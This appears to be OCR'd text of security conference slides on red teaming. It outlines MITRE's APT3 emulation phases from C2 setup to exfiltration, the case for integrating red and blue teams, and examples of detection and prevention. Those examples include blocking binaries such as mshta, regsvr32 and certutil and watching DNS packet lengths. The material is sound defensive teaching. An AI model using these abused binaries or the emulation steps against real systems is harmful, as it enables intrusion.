
- Capabilities
- Threat Emulation and Sophistication

Identification

- Exposure Identification
- Defensive Capabilities

Reporting

- Knowledge Transfer (Blue Integration)
- Capabilities Increase




Red Team Output

Defensive Capabilities

Balanced Scorecard

- Great talk on this from Chris Nickerson and Chris Gates at BruCon:
  - https://www.youtube.com/watch?v=Q5Fu6AvXi_A
- Mapping to Capabilities
  - https://attack.mitre.org/wiki/Main_Page
  - https://attack.mitre.org/wiki/Adversary_Emulation_Plans

Emulation



APT 3 Emulation Plan

Phase 1

C2 Setup

Software Packing

Obfuscate Files

Initial Access

Phase 2

Compromise Host

Defense Evasion

Discovery

Privilege Escalation

Credential Access

Persistence

Lateral Movement

Execution

Phase 3

Collect Data

Compress and Stage

Exfiltrate

Approved for Public Release; Distribution Unlimited. Case Number 17-3569. ©2018 The MITRE Corporation. All Rights Reserved

MITRE

Using the Red Team

Old Red Team Thoughts

- Glorified penetration testers with more skill.
- Used to smash and prove points of exposures.
- Little to no interaction with remediation cycle.
- Identification of risk – not addressing.

Current Evolution

- Integration into blue teams – such as threat intel, monitoring and detection, infrastructure and more.
- Red team still conducts operations, but as maturity increases – more purple.
- Threat emulation, capabilities, and research is huge.

Internal vs. External

Internal Team

- Better integration with blue team and relationship driven.
- Key metrics can be established for internal team.
- Familiarity with systems, business, and threats.
- Ability to build internal knowledge over time.

External Team

- Different perspective and different skills capabilities.
- Usually larger knowledge set of industry verticals and trends.
- Usually more capabilities on threats and adversary simulation across different business units.

Blue teams that integrate red team understanding and team integration have a much higher probability in preventing or detecting an attack/

Our goal as an attacker is to emulate human behavior in everyway.


Being able to identify abnormal patterns of behavior from an attacker is where our efforts need to be.

Visibility (i.e. detection) is #1 now.

Preventative measures need to continue to increase, but is slower.


Examples of Good Detection

- Exposing ETW (Sysmon is amazing).
- Monitoring on suspicious behavior vs. technique (having both).
- Deviations to protective controls (regsvr32.exe -> spawning network).
- Lateral movement from one system to next (4624 logon type 3 from source).
- Length of DNS packets being sent.
- DNS log analysis … period.
- East / West traffic along with North/South.



Examples of Good Prevention

- Regular users blocked from PowerShell Execution or heavy logging. (Poshv6 = amaze)
- Blocking unsigned executables or untrusted binaries either system wide or in user profiles.
- Disallowing workstation to workstation traffic and tighter port filtering to servers.
- Removing capabilities for DNS tunneling and appropriate SSL termination.
- Application Control.
- Blocking (and/or associated default open app) known execution types (mshta, regsvr32, cbd, csc, tracker, certutil, etc.)



GitHub, Inc. (US) https://github.com/SwiftOnSecurity/sysmon-config

SwiftOnSecurity / sysmon-config

Join GitHub today

GitHub is home to over 20 million developers working together to host and review code, manage projects, and build software together.

Sysmon configuration file template with default high-quality event tracing

sysmon threatintel threat-hunting sysinternals windows netsec monitoring logging

110 commits | 1 branch | 0 releases | 8 contributors

Thank you

Slides will be made available tomorrow.